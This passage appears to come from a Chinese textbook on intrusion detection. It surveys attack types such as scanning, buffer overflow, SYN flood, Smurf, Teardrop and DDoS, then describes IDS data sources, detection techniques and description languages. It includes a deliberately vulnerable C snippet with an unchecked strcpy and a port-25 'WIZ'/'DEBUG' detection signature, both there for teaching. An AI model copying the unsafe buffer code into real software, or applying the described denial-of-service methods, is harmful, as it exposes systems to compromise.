现有的攻击方法主要有如下几种。

• 目标探测和信息收集：为了实现攻击，入侵者一般会首先在网络上扫描可以攻击的主机和可以利用的端口，并收集这些目标主机的相关信息。扫描的类型主要有：地址扫描、端口扫描、漏洞扫描。高级的扫描技术主要有：半开放扫描、FIN 扫描、反向映射、慢速扫描、乱序扫描等。

比如，用 ping 命令可以知道某一台主机是否可以连接。用一些端口扫描工具可以知道目标主机开放了哪些端口，知道了哪些端口开放就知道了目标主机开放了哪些服务。漏洞扫描的目的主要有系统信息收集和漏洞检测，通过系统信息收集可以知道目标主机操作系统的类型、其所在网络的拓扑结构等，通过漏洞检测可以查出目标主机的弱口令、错误配置等漏洞。

• 缓冲区溢出攻击：很多攻击都属于这一类，它主要是通过利用程序设计上的疏漏，如不执行数组边界检查和类型安全检查，以不安全的方式访问或复制缓冲区等，故意输入错误的数据，错误地使用程序，使得系统为程序变量、数组、指针等分配的缓冲区出现溢出错误，从而

使得系统崩溃或使自己获得超级用户的权限。

下面举例说明：

```
int main（int argc，char **argv） {
char buffer[128];
strcpy（buffer，argv[1]）;
}
```

上面的这段程序就有可能造成缓冲区溢出。要将 argv[1]的内容拷贝到 buffer 里，但并没有对 argv[1]的长度加以限制，而 buffer 的长度是有限的。如果 argv[1]的长度超出了 buffer 的长度，那过长的源数据就会覆盖掉一些不应占用的内存，从而造成缓冲区溢出。

• 拒绝服务攻击（DoS，Denial of Service）：这也是入侵者常用的一种攻击，它通过抢占目标主机系统资源，使得系统过载或崩溃，从而达到阻止合法用户使用系统的目的。

比如在 1996 年出现的 SYN 风暴拒绝服务攻击，它是通过创建大量“半连接”来进行攻击，其攻击的本质是利用 TCP/IP 的弱点和缺陷。我们知道，建立一个 TCP 连接需要“三次握手”，发送端先发送连接请求，然后接收端响应请求，最后发送端再确认请求。攻击者在实施攻击时，只进行前两次握手，而不进行连接的确认，这样就使得一个连接被挂在那里，由于连接双方为每一个连接请求都要分配内存空间，因此多个这样的半连接就使得目标主机的资源耗尽，这样合法的连接请求也就没法连接，造成后续连接请求的丢弃。这样，目标主机就无法同外界进行网络连接了。图 2-3 给出了 SYN 风暴拒绝服务攻击的原理图。

除了 SYN 风暴攻击之外，著名的拒绝服务攻击还有 Smurf 攻击，它结合使用了 IP 欺骗的方法和 ICMP 的请求/响应方法实施攻击。攻击者首先伪造一个 ICMP echo 请求包，其源地址为攻击的目标主机地址，目的地址为脆弱网络的地址。攻击者将此请求包发送给脆弱网络中的所有主机。中间脆弱网的主机收到这个 ICMP echo 请求包后，会以 echo 响应包作为回答，这些包的目的地址都是攻击的目标主机，因此大量的包会同时发给目标主机，造成目标网络严重阻塞，出现丢包现象，甚至瘫痪。



图 2-3 SYN 风暴拒绝服务攻击

其他的一些拒绝服务攻击多是利用处理程序错误进行攻击。这些攻击主要有：Ping of Death 攻击、Teardrop 攻击和 Land 攻击。Ping of Death 攻击的攻击方法是故意创建一个长度大于 65535 字节的 ping 包，由于 IP 中规定最大的 IP 包长为 65535 个字节，因此当此包发送给目标主机后，目标主机就会因为无法处理过大的包而导致系统错误，可能会崩溃或重启；Teardrop 攻击是利用 IP 包的分段/重组技术在系统实现中的一个错误。由于在组装 IP 包时只检查每段数据是否过长，而并不检查包中的数据长度是否过短。这样，攻击者就把发送包的长度设为负值，由于 memcpy（）中的计数器是一个反码，负数表示一个非常大的值，这样也就造成目标主机瘫痪。Land 攻击的方法是攻击者利用系统的自身资源实现攻击意图。攻击者伪造数据包，把源地址写为目标主机的地址，这样就会造成混乱，使得目标主机崩溃。

1999 年 7 月以来，一种新的攻击形式引起了人们的注意，把它称为分布式拒绝服务攻击（DDoS，Distributed Denial of Service）或协同式拒绝服务攻击。分布式拒绝服务攻击的特点是，攻击者先采用一些典型的入侵手段控制一些高带宽的、防护能力比较弱的服务器（称这些易受攻击的主机为脆弱主机），然后在这些服务器上安装攻击进程，集数百台甚至上千台机器的力量对单一目标实施攻击。在悬殊的力量对比下，目标主机会很快不胜重负而瘫痪。分布式拒绝服务攻击是现在的攻击者常常采用的手段。

- WEB 攻击：这类攻击是利用 CGI、WEB 服务器、WEB 浏览器中存在的安全漏洞，达到损害系统安全，使得系统崩溃的目的。

由于 CGI、WEB 服务器、WEB 浏览器中存在的漏洞比较多，因此这一类的攻击很多。

- 使用木马：网络安全中的“木马”一词源自于荷马史诗中的“特洛伊木马”的故事，一队士兵藏在一只大木马中，混进特洛伊城中，晚上悄悄出来，夺取胜利。而现在的这类黑客软件，就是把程序的服务器端植入目标主机中，通过自己主机上的客户端，达到彻底控制目标主机的目的，因此把他们称作“木马”。由于攻击者一旦攻击成功，就得到了目标主机的完全控制权，因此这类攻击的威胁性非常大。
- 计算机病毒攻击：这类攻击主要是使用可以疯狂的自我复制的病毒（如蠕虫病毒），使系统和网络资源很快耗尽，从而达到使系统崩溃和网络瘫痪的目的。
- 对邮件系统攻击：一些攻击方法是专门针对邮件系统的，它主要是通过使用邮件群发软件，大量地向一个邮箱或一个邮件系统发送邮件，从而占满邮箱的使用空间，耗尽邮件系统的资源，导致邮件系统崩溃。
- 其他攻击方法：如口令窃取、逻辑炸弹等。

2.3 入侵检测系统的信息源

入侵检测系统要有效地检测入侵，需使用系统和网络中的数据，把可以被入侵检测系统使用的数据称为入侵检测系统的信息源。入侵检测系统的分析数据可以是主机系统的审计迹（系统日志）、网络数据包、应用程序的日志以及其他入侵检测系统的报警信息等。下面分别予以介绍。

2.3.1 基于主机的信息源

最初的入侵检测系统针对的目标系统多是主机系统，所有的系统用户对于系统来说都是本

地的，很少有来自外界的攻击，这使得入侵检测系统只需要分析由主机系统提供的审计信息就可完成检测系统入侵的任务。这些信息主要如下。

1. 系统运行状态信息

所有的操作系统都提供了一些系统命令来获取系统运行情况。在 UNIX 环境中，这类命令有 ps、pstat、vmstat 和 getrlimit 等。这些命令直接检查系统内核的存储区，所以它们能够提供相当精确的关于系统事件的关键信息。但是由于这些命令不能提供结构化的方法来收集或存储对应的审计信息，所以很难满足入侵检测系统需要连续进行审计数据收集的需求。

2. 系统记账信息

记账（Accounting）是获取系统行为信息的最古老、最普遍的方法。在网络设备、主机系统以及 UNIX 工作站中都使用了记账系统，用于提供系统用户使用共享资源（例如，处理机时间、内存、磁盘或网络的使用等）的信息，以便向用户收费。记账系统的广泛应用使得在设计入侵检测原型时可以采用它作为系统审计数据源。

在 UNIX 环境中，记账系统是一个通用性的信息源，具有以下特点：

在所有的 UNIX 系统中，记账信息记录的格式都是一致的；

记账信息进行了压缩以节省磁盘空间；

记账信息记录的处理开销非常小；

记账系统可与现代操作系统很好地集成，且很容易建立和使用。

但是记账系统也有一系列的缺点，使它不能可靠地作为入侵检测系统的分析数据源。这些缺点有：

记账文件有时会存放在用户可操作的磁盘分区内，这时用户只需简单地填充该分区，使其使用率达到 90%以上，那么系统的记账就会停止；

记账系统可以被打开或关闭，但是不能只对指定的用户进行记账；

记账信息缺乏精确的时戳，记录的系统命令不能按它们实际发出的时间排序，而命令序列在一些入侵检测系统中则是一种重要的检测信息；

缺乏精确的命令识别，在记账记录中只存有用户发出命令名的前八个字符，而重要的路径信息和命令行参数则全丢掉了，这样一些利用基于知识的入侵检测系统就不能有效地检测“特洛伊木马”攻击；

缺乏系统守护程序的活动记录，记账系统只能记录关于运行终止的信息，因而针对诸如 Sendmail 这类一直运行的系统守护程序则不会记录；

获取信息的时间太迟，记账信息记录当应用终止时才能写入文件，这时入侵活动可能已经发生了。

基于以上原因，系统记账信息从未在基于知识的入侵检测系统中使用过，而且在基于行为的入侵检测系统中也很少使用。

3. 系统日志（Syslog）

Syslog 是操作系统为系统应用提供的一项审计服务，这项服务在系统应用提供的文本串形式的信息前面添加应用运行的系统名和时戳信息，然后进行本地或远程归档处理。但是 Syslog 并不安全，因为据 CERT 的报告，一些 UNIX 的 Syslog 守护程序极易遭受缓冲区溢出攻击。不过 Syslog 很容易使用，诸如 login、sendmail、nfs 和 http 等系统应用和网络服务，还有安全

类工具（例如 sudo、klaxon 以及 TCP wrappers 等）都使用它作为自己的审计迹，但只有少数入侵检测系统采用 Syslog 守护程序提供的信息。

4. C2 级安全性审计信息

系统的安全审计记录了系统中所有潜在的安全相关事件的信息。在 UNIX 系统中，审计系统记录了用户启动的所有进程执行的系统调用序列。和一个完整的系统调用序列比较，审计迹则进行了有限的抽象，其中没有出现上下文切换、内存分配、内部信号量以及连续的文件读的系统调用序列，这也是一个把审计事件映射为系统调用序列的直接方法。UNIX 的安全审计记录中包含了大量关于事件的信息，如用于识别用户、组的详细信息（登录身份、用户相关的程序调用）、系统调用执行的参数（包含路径的文件名、命令行参数等）以及系统程序执行的返回值、错误码等。使用安全审计的主要优点有：

- 可以对用户的登录身份、真实身份、有效身份以及真实有效的所属组的标识进行强验证；
- 可以很容易地通过配置审计系统实现审计事件的分类；
- 可根据用户、类别、审计事件或系统调用的成功和失败获取详细的参数化信息；
- 当审计系统遇到一个错误状态（通常是磁盘空间耗尽）时，机器就会被关闭。

使用安全审计的主要缺点：

- 当需要进行详细监控时，就会消耗大量系统资源，处理机性能可能会降低 20%，并且还需要大量本地磁盘空间对审计数据进行存储和归档；
- 通过填充审计系统的磁盘空间可造成拒绝服务攻击；
- 不同操作系统的审计记录格式和审计系统接口的异构性，使得异构环境中获得的审计数据不仅数据量很大且构成复杂。所以在利用安全审计数据进行检测时，也存在很大的困难等。

由于 C2 级安全审计是目前惟一能够对信息系统中活动的详细信息进行可靠收集的机制，它在大多数的入侵检测系统原型以及检测工具中都作为主要的审计信息源。一些研究小组建议制定一个审计记录的通用格式并定义哪些信息必须包含在审计迹中，这项工作还处在研究之中。

2.3.2 基于网络的数据源

基于网络的数据源主要包括：SNMP 信息和网络数据包。

1. SNMP 信息

简单网络管理协议（SNMP）的管理信息库（MIB）是一个用于网络管理的信息库，其中存储有网络配置信息（路由表、地址和域名等）以及性能/记账数据（不同网络接口和不同网络层的业务测量的计数器）。在 SecureNet 中曾利用 SNMP 版本 1 管理信息库中的计数器信息作为基于行为的入侵检测系统的输入信息。一般在网络接口层检查这些计数器，这是因为网络接口主要用来区分信息是发送到网线还是通过回路接口发送回操作系统内部。另外，有些项目组在他们的安全工具研究中考虑使用了 SNMP 版本 3 的相关信息。

2. 网络数据包

目前多数攻击计算机系统的行为是通过网络进行的，通过监控、查看出入系统的网络数据包，来捕获口令或全部内容。这种方法是一种有效的攻入系统内部的方法。几乎所有的拒绝服务攻击都是基于网络的攻击，而且对它们的检测也只能借助于网络，因为基于主机的入侵检测

系统靠审计系统不能获取关于网络数据传输的信息。入侵检测系统在利用网络数据包作为数据源时，如果入侵检测系统作为过滤路由器，直接利用模式匹配或其他方法对 TCP 或 IP 报文的原始内容进行分析，那么分析的速度就会很快。但如果入侵检测系统作为一个应用网关来分析与应用程序或所用协议有关的每个数据报文时，对数据的分析就会更彻底，但开销很大。利用网络通信包做入侵检测系统的分析数据源，可以解决以下安全相关问题：

- 检测只能通过分析网络业务才能检测出来的网络攻击。例如，拒绝服务攻击；
- 不存在基于主机入侵检测系统在网络环境下遇到的审计迹格式异构性的问题。TCP/IP 作为事实上的网络协议标准使得利用网络通信包的入侵检测系统不用考虑数据采集、分析时数据格式的异构性；
- 由于使用一个单独的机器进行信息的收集，因而这种数据收集、分析工具不会影响整个网络的处理性能；
- 某些工具可通过签名分析报文载荷内容或报文的头信息，来检测针对主机的攻击。

这种方法存在的典型弱点：

- 当检测出入侵时，很难确定入侵者，因为在报文信息和发出命令的用户之间没有可靠的联系；
- 加密技术的应用使得对报文载荷的分析变为不可能，从而这些检测工具将会失去大量有用的信息；
- 如果这些工具基于商用的操作系统来获取网络信息，由于商用的操作系统中的堆栈易于遭受拒绝服务攻击，所以建立在其上的入侵检测系统也就不可能避免遭受攻击。

2.3.3 应用程序的日志文件

系统应用服务器化的趋势，使得应用程序的日志文件在入侵检测系统的分析数据源中具有相当重要的地位。与系统审计迹和网络通信包相比，使用应用的日志文件具有三方面的优势。

- 精确性（Accuracy）。对于 C2 审计数据和网络包，它们必须经过数据预处理，才能使入侵检测系统了解应用程序相关的信息。这种处理过程基于协议规范和应用程序接口（API）规范的解释，但是应用程序开发者的解释可能与入侵检测系统中的解释不一致，从而造成入侵检测系统对安全信息的理解偏差。而直接从应用日志中提取信息，就可以尽量保证入侵检测系统获取安全信息的准确性。
- 完整性（Completeness）。使用 C2 审计数据或网络数据包时，为了重建应用层的会话，需要对多个审计调用或网络通信包进行重组（特别是在多主机系统中）。但却很难达到要求，即使最简单的重组需求（例如通过匹配 HTTP 请求和响应来确定一个成功的请求），用目前的工具也很难完成。而对应用程序日志文件来说，即使应用程序是一个运行在一组计算机上的分布式系统（诸如 Web 服务器、数据库服务器等），它的日志文件也能包含所有的相关信息。另外，应用程序还能提供审计迹或网络包中没有的内部数据信息。
- 性能（Performance）。通过应用程序选择与安全相关的信息，使得系统的信息收集机制的开销远小于利用安全审计迹的情况。

使用应用程序日志文件的缺点：

- 只有当系统能够正常写应用程序日志文件时，才能够检测出对系统的攻击行为。如果对系统的攻击使系统不能记录应用程序的日志（在许多拒绝服务攻击中都会出现这种情况），那

么入侵检测系统将得不到检测所需的信息。

• 许多入侵攻击只是针对系统软件低层协议中的安全漏洞，诸如网络驱动程序、IP 协议等。而这些攻击行为不利用应用程序的代码，所以它们的攻击情况在应用程序的日志中看不出来，惟一能够看到的就是攻击的结果（诸如系统被重启动）。

IBM 公司的 WebWatche 是一个典型的利用应用程序日志文件的入侵检测工具，它通过实时地对 Web 服务器的日志进行监控来获取大量针对 Web 服务器攻击的详细信息，并据此进行检测。同样，可以设计监控数据库服务器的入侵检测工具。

2.3.4 其他入侵检测系统报警信息

随着网络技术和分布式系统的发展，入侵检测系统也从针对主机系统转向针对网络、分布式系统。基于网络、分布式环境的检测系统为了覆盖较大的范围，一般采用分层的结构，有许多局部的入侵检测系统（可以是传统的基于主机的入侵检测系统）进行局部的检测，然后把局部检测结果汇报给上层的检测系统，而且各局部入侵检测系统也可采用其他局部入侵检测系统的结果做参考，以弥补不同检测机制的入侵检测系统的不足。因此，其他入侵检测系统的报警信息也是入侵检测系统的重要数据来源。典型的系统有 DIDS 和 GrIDS 等。其中，DIDS 把基于主机系统的 Haystack 和基于网络的 NSM 检测系统组合到一起，对它们进行控制，并利用它们的报警信息进一步分析检测。GrIDS 是一个基于图形分析的入侵检测系统，它能够检测出跨越大型网络基础设施的入侵攻击行为。检测时，它把局部化的基于主机的或基于网络的入侵检测系统的检测结果按图形的结构形式汇集起来进行分析，这种对结果图的分析可以突出不同的入侵攻击的相关性。

2.4 入侵检测系统的关键技术

本节介绍入侵检测系统研发中涉及的关键技术，包括入侵检测技术、入侵检测系统的描述语言、入侵检测系统的体系结构、移动代理技术、安全部件间的互动协议和接口标准等。

2.4.1 入侵检测技术

入侵检测技术主要关注入侵特征的提取、合并和推理，其中有一些是传统的方法，比如模式匹配和统计模型等，有一些是从其他领域移植过来的方法，如模糊系统、神经网络、遗传算法、免疫系统、数据挖掘、数据融合和协议分析等。下面对它们分别作简单介绍。

1. 模式匹配

模式匹配的方法用于误用检测。它建立一个攻击特征库，然后检查发过来的数据是否包含这些攻击特征，如特定的命令等，然后判断它是不是攻击。这是最传统、最简单的入侵检测方法。它的算法简单，准确率高，缺点是只能检测已知攻击，模式库需要不断更新。另外对于高速大规模网络，由于要处理分析大量的数据包，这种方法的速度较慢。

可以举一个很简单的例子来说明模式匹配的方法。比如，下面的语句：

Port 25:{"WIZ"|"DEBUG"}

就表示检查 25 号端口传送的数据中是否有“WIZ”或“DEBUG”关键字。

2. 统计模型

统计模型用于异常检测，它通过设置极限阈值等方法，将检测数据与已有的正常行为比较，如果超出极限值，就认为是入侵行为。

常用的入侵检测统计模型。

- 操作模型：该模型假设异常可通过测量结果与一些固定指标相比较得到，固定指标可以根据经验值或一段时间内的统计平均得到。举例来说，在短时间内的多次失败的登录很有可能是口令尝试攻击。
- 方差：计算参数的方差，设定其置信区间，当测量值超过置信区间的范围时表明有可能是异常。
- 多元模型：操作模型的扩展，通过同时分析多个参数实现检测。
- 马尔柯夫过程模型：将每种类型的事件定义为系统状态，用状态转移矩阵来表示状态的变化，当一个事件发生时，如果状态矩阵中该转移的概率较小则可能是异常事件。
- 时间序列分析：将事件计数与资源耗用根据时间排成序列，如果一个新事件在该时间发生的概率较低，则该事件可能是入侵。

统计模型的最大优点是它可以“学习”用户的使用习惯，从而具有较高检出率与可用性。但是它的“学习”能力也使入侵者有机会通过逐步“训练”使入侵事件符合正常操作的统计规律，从而透过入侵检测系统。

如何选择要监视的度量特征，以及如何在所有可能的度量特征中选择合适的特征子集，才能够准确预测入侵活动，是统计方法的关键问题。

3. 专家系统

专家系统主要针对误用检测。用专家系统对入侵进行检测，经常是针对有特征入侵行为。专家系统的建立依赖于知识库的完备性，知识库的完备性又取决于审计记录的完备性与实时性。审计事件被表述成有语义的事实，推理引擎根据这些规则和事实进行判定。入侵的特征提取与表达是入侵检测系统的关键。该方法用基于规则的语言为已知攻击建模，增加了审计数据的抽象性。

在系统实现中，将有关入侵的知识转化为 if-then 结构（也可以是复合结构），条件部分为入侵特征，then 部分是系统防范措施。运用专家系统防范有特征入侵行为的有效性完全取决于专家系统知识库的完备性。

专家系统的主要不足：攻击特征的提取有较大难度，速度难于满足实时性要求等。因此，专家系统多用于原型系统的开发，而商业产品中则采用其他更有效的方法。

4. 神经网络

神经网络具有自适应、自组织、自学习的能力，可以处理一些环境信息复杂、背景知识不清楚的问题。有学者把神经网络技术也应用于入侵检测系统，以检测未知攻击。来自审计日志或正常的网络访问行为的信息，经数据信息预处理模块的处理后即产生输入向量。使用神经网络对输入向量进行处理，从中提取用户正常行为的模式特征，并以此创建用户的行为特征轮廓。这就要求系统事先对大量实例进行训练，具有每一个用户行为模式特征的知识，从而找出偏离这些轮廓的用户行为。

5. 模糊系统

模糊理论在知识和规则获取中具有重要作用。人类思维、语言具有模糊性。模糊思维形式和语言表达具有广泛、完美和高效的特征。人们的许多知识是模糊的，模糊知识在控制和决策中有巨大作用。

于是有学者将模糊系统的理论方法用于入侵检测系统中，以实现对入侵行为的判别。

6. 遗传算法

遗传算法能在搜索过程中自动获取和积累有关搜索空间的知识，并自适应地控制搜索过程，从而得到最优解或次最优解。遗传算法的主要特点是简单、通用、鲁棒性强，适用于并行分布处理，应用范围比较广。

将遗传算法应用到入侵检测系统中无疑是一个好的思路，但还有很多工作要做。

7. 免疫系统

有学者在研究过程中注意到：计算机系统的保护机制与生物的生理免疫系统之间具有显著的相似性，即两个系统运行的关键是执行“自己”和“异己”识别的能力，也就是说，一个组织的免疫系统能够决定哪些东西是无害的，哪些是有害的。依据免疫系统方法，利用程序运行过程中产生的系统调用短序列定义正常行为模式，以此来区分和识别攻击行为。

系统调用短序列是系统调用序列中一定长度的、表现相当固定的片断。系统调用序列是一个程序在计算机上执行时产生的，其中所涉及的系统调用是依据一定的次序排列的，这个次序取决于计算机所执行的程序。

8. 数据挖掘

数据挖掘是数据库中的一项技术，它的作用就是从大型数据集中抽取知识。对于入侵检测系统来说，也需要从大量的数据中提取出入侵的特征。因此，有学者将数据挖掘技术引入到入侵检测系统中，通过数据挖掘程序处理搜集到的审计数据，为各种入侵行为和正常操作建立精确的行为模式，这是一个自动的过程。数据挖掘方法的关键点在于算法的选取和建立一个正确的体系结构。

9. 数据融合

数据融合技术通过综合来自多个不同的传感器或数据源的数据，对有关事件、行为以及状态进行分析和推论。这类似于人们的认知过程——大脑综合来自各个感官的信息，根据这些信息做出决策并采取相应的行动。根据这个原理，在网络中我们可以配置各种功能的探测器，从不同的角度、不同的位置，收集反映网络系统状态的数据信息——网络数据包、系统日志文件、网管信息、用户行为特征轮廓数据、系统消息、已知攻击的知识和系统操作者发出的命令等。然后，在对这些信息进行相应分析和结果融合的基础上，给出检测系统的判断结果和响应措施——对系统威胁源、恶意行为以及威胁的类型进行识别，并给出威胁程度的评估。

数据融合技术中的算法很多，应用到入侵检测系统中的主要有贝叶斯算法等。

10. 协议分析

协议分析是新一代 IDS 系统探测攻击的主要技术，它利用网络协议的高度规则性快速探测攻击的存在。协议分析技术的提出弥补了模式匹配技术的一些不足，比如计算量大、探测准确性低等。协议分析技术对协议进行解码，减少了入侵检测系统需要分析的数据量，从而提高

了解析的速度，由于协议比较规范，因此协议分析的准确率比较高，另外，协议分析技术还可以探测碎片攻击。

目前一些产品已经实现了或部分实现了协议分析技术。可以说，与传统的模式匹配技术相比，协议分析技术是新一代入侵检测技术。从图 2-4 中可以直观地看出，协议分析技术减少了工作量，提高了效率。



图 2-4　协议分析技术和模式匹配技术的比较

以上对入侵检测系统中使用的检测方法进行了汇总和简要介绍，这些方法多数用于从原始数据中提取系统正常行为特征或入侵特征。但这些方法中有不少还处在研究阶段，还不能很好地起到提高检测准确率，减少误报和漏报的目的。因此，应该加强对入侵检测技术和方法的研究。另外，由于现有的一些技术不能满足高速网络的要求，所以需要提出一些新的方法和技术。

2.4.2　入侵检测系统描述语言

入侵检测技术的关键点是如何能比较好地描述、检测、报告和响应攻击，这些需要通过描述语言来实现。因此，对于描述语言的研究是入侵检测系统研究的一个基础。对描述语言的研究其实就是对系统行为特征和入侵特征的形式化描述方法的研究，这是入侵检测系统研究的一项重要内容。

为了对攻击进行有效的检测，首先就得要能准确描述攻击的特征，或者能准确描述系统的正常行为。另外，还需要定义入侵检测系统的事件以及它们之间的通信，描述一个攻击进行的步骤，报告和响应攻击等。从目前来看，为了描述一种攻击的各个方面，需要使用多种语言。现在存在很多入侵检测产品，这些产品多数都使用自己设计的语言来描述攻击，把这些语言统称为描述语言。现有的描述语言可以划分为事件语言、响应语言、报告语言、关联语言、漏洞利用语言和检测语言六类。

在入侵检测系统中，一般将 IDS 需要分析的数据统称为事件（event）。事件语言（Event Languages）就用于描述事件，重点是对数据格式的描述。一种好的事件语言应该使得数据可以在不同的系统间共享，使用户可以方便地对不同的事件流进行合并。也就是说，用该语言描述的数据应该具有可重用性。现有语言中可归为此类的主要有 BSM 审计记录描述、tcpdump

包和 Bishop 等。XML 作为一种通用的内容描述语言，也可用于描述事件。

入侵检测系统在检测到攻击后，一般会采取被动的或主动的响应措施。响应语言（Response Languages）即是用来描述系统反应行为的语言，现在多数 IDS 都没有定义很好的响应语言。它们一般是通过库函数的形式实现响应，这些库函数用比较通用的高级语言书写，比如 C 和 Java 等，这样响应的可定制性和可扩充性就比较差。应该定义一种通用的响应语言，以使得它能应用于不同的 IDS 中，对响应能一次性统一定义，并支持响应的动态配置。

报告语言（Reporting Languages）是用于描述报警格式的语言，这些报警一般包含攻击的一些基本信息，如攻击源、攻击目标和攻击的类型等。报告语言可以看作是一种高级的事件语言，即报告语言也可以用来描述事件。CIDF（Common Intrusion Detection Framework）定义的 CISL（Common Intrusion Specification Language）和 IDWG（Intrusion Detection Working Group）定义的 IDMEF（Intrusion Detection Message Exchange Format）都可以归类为报告语言。

关联语言（Correlation Languages）是现在研究的一个焦点，它是通过分析几个 IDS 提供的报警，从而生成新的报警，也就是说通过明确攻击之间的关系，达到识别协同攻击的目的。一种关联语言可以看作是对已有入侵检测技术的更高层次的抽象。当前关联的方法主要有贝叶斯网络（Honeywell 的 ARGUS 系统以及 SRI 的 EMERALD 中使用）、基于事件的推理（在 UCSB 的 STATL 中使用）、基于规则的推理（在 SRI 的 P-Best 中使用）等。

漏洞利用语言（Exploit Languages）用于描述一种攻击实施的步骤，它一般是常用的可执行语言，如 C、C++、Perl 和 Tcl 等。也有专门设计用于攻击描述的语言，如 CASL（Custom Attack Simulation Language）和 NASL（Nessus Attack Scripting Language）。

检测语言（Detection Languages）用于描述攻击特征，它提供了一些机制和抽象方法，使得 IDS 可以发现攻击。这类语言比较多，主要有 P-Best、STATL、Snort、SNP-L、N-Code、Kumar 和 BRO 等。

以上对 6 类描述语言分别进行了介绍，列举出的语言多数只能完成一种功能，即只能描述入侵检测的某一个方面，普遍存在局限性。有的语言是针对某个产品设计的，或者说只是在某种产品中使用了该语言，因此它们使用面窄，通用性不好。

具体说来，现有的事件语言多数只是某一种产品或工具自己使用的语言，有的语言只是针对某一类事件提出来的，缺乏通用性。检测语言的情况也是如此，尚没有人专门提出一种响应语言和关联语言，漏洞利用语言现在多数是用已有的常用高级语言来完成的，提出的专用语言主要是为了测试，相比之下，对于报告语言的研究和语言标准化的工作做得最多，CIDF 和 IDWG 已分别提出了草案。现在 IDWG 很活跃，在不断修改它们的草案，力争使它们成为国际标准。但是，他们也主要针对报告语言做研究，没有太多考虑将不同类的语言进行合并，从而设计出一种（或很少的几种）描述语言，实现现在 6 类语言的全部功能，即描述入侵检测的各个方面，而不是仅仅描述一个方面。

为了能更好地描述入侵检测，应该使用尽量少的语言完成对入侵检测的全面描述。因此，应设计一种（或几种）综合性的语言，使得它们能基本上完整地描述入侵检测的各个方面。比如设计一种语言，它可以集中事件语言、报告语言、响应语言和漏洞利用语言的特性。而现在还没有这样的语言。

XML 语言具有这种潜质。XML 是一种元语言，即用来描述其他语言的语言。它可以让用户定义自己的标记语言，从而在 XML 文件中描述并封装数据。XML 是 SGML（Standard

Generalized Markup Language）的一个优化子集。SGML 是 ISO 在 1986 年推出的用来创建标记语言的语言标准，它提供了一种将数据内容与显示分离开来的数据表示方法，使得数据独立于机器平台和处理程序。SGML 在大型文档管理、出版业等方面取得了非常好的应用，但它的复杂性使其难以直接应用到 Internet 上。基于 SGML 的 HTML 语言则主要考虑数据的外观表示，在可扩展性、交互性、语义方面先天不足，缺乏对结构化数据的表示能力。鉴于 SGML 和 HTML 各自的优点与缺陷，W3C（World Wide Web Consortium，WWW 协会）于 1998 年正式公布了 XML1.0 规范，XML 在数据交换、存储和描述等方面都具有自己的优点，它保留了 SGML80%的功能，但只有 SGML 约 20%的复杂度，使之可以直接用于网上传输。XML 突出了数据的语义与元素结构描述能力，从而可以解决协同工作、信息重用中面临的许多问题。XML 有以下特点。

- 严格的规范、清晰的语义。XML 的语法有着严格的规范：树性结构、格式良好、合法，从而使得 XML 文档具有稳定、可靠、通用等良好的性质。XML 是一种描述数据内容、描述资源的语言，具有清晰的语义性。XML 清晰的语义性主要反映在它的标记（Tag）是开放的，任何用户都可以根据自己的需要来定义标记，以反映标记所描述的数据的种种性质。
- 数据的共享与重用。使用 XML 最大的好处之一是数据的共享与重用。XML 主要是描述数据含义，与数据的表现形式无关，这使得同一份数据只需赋予其不同的样式（style），便可以达到不同的应用目的，实现数据的重用和共享。数据描述与表现形式分离，同时也使得数据的处理变得更加简洁和有效。
- 良好的扩展性。XML 有着严格的规范，并没有局限它的使用范围。恰恰相反，XML 是一种开放的标准，它允许用户任意地对其扩展，正因为如此，使得 XML 几乎可以用于任何需要数据交换的领域。
- 平台无关性。XML 对数据描述的具体形式是 XML 文档，而 XML 文档则以纯文本的形式存在。所以不管用户处在何种操作平台上，都可以阅读和使用 XML 描述的数据。

XML 实现这些优良特性的核心在于其文档类型定义 DTD（Document Type Definition）。DTD 是一套描述标记的语法规则，它定义了在文档中可以存在哪些元素、哪些元素具有的属性、在元素内部元素的层次结构以及元素在整个文档中出现的顺序使用等。或者说，DTD 实际上就是 XML 文件的模板，相应的 XML 文件必须符合 DTD 中的定义。

2001 年 5 月，W3C 又推出了一个替代 DTD 的建议标准，称为模式（Schema）。Scheme 比 DTD 更具灵活性，功能也更强大，例如支持多种数据类型、支持命名空间（Namespace）等。它将逐渐代替 DTD，并进一步推动 XML 的广泛应用。

XML 语言将会在入侵检测系统中得到广泛的应用，可能它并不是最理想的入侵特征形式化描述方法，但它在入侵检测系统的数据共享方面将起到重要作用。

2.4.3 入侵检测系统的体系结构

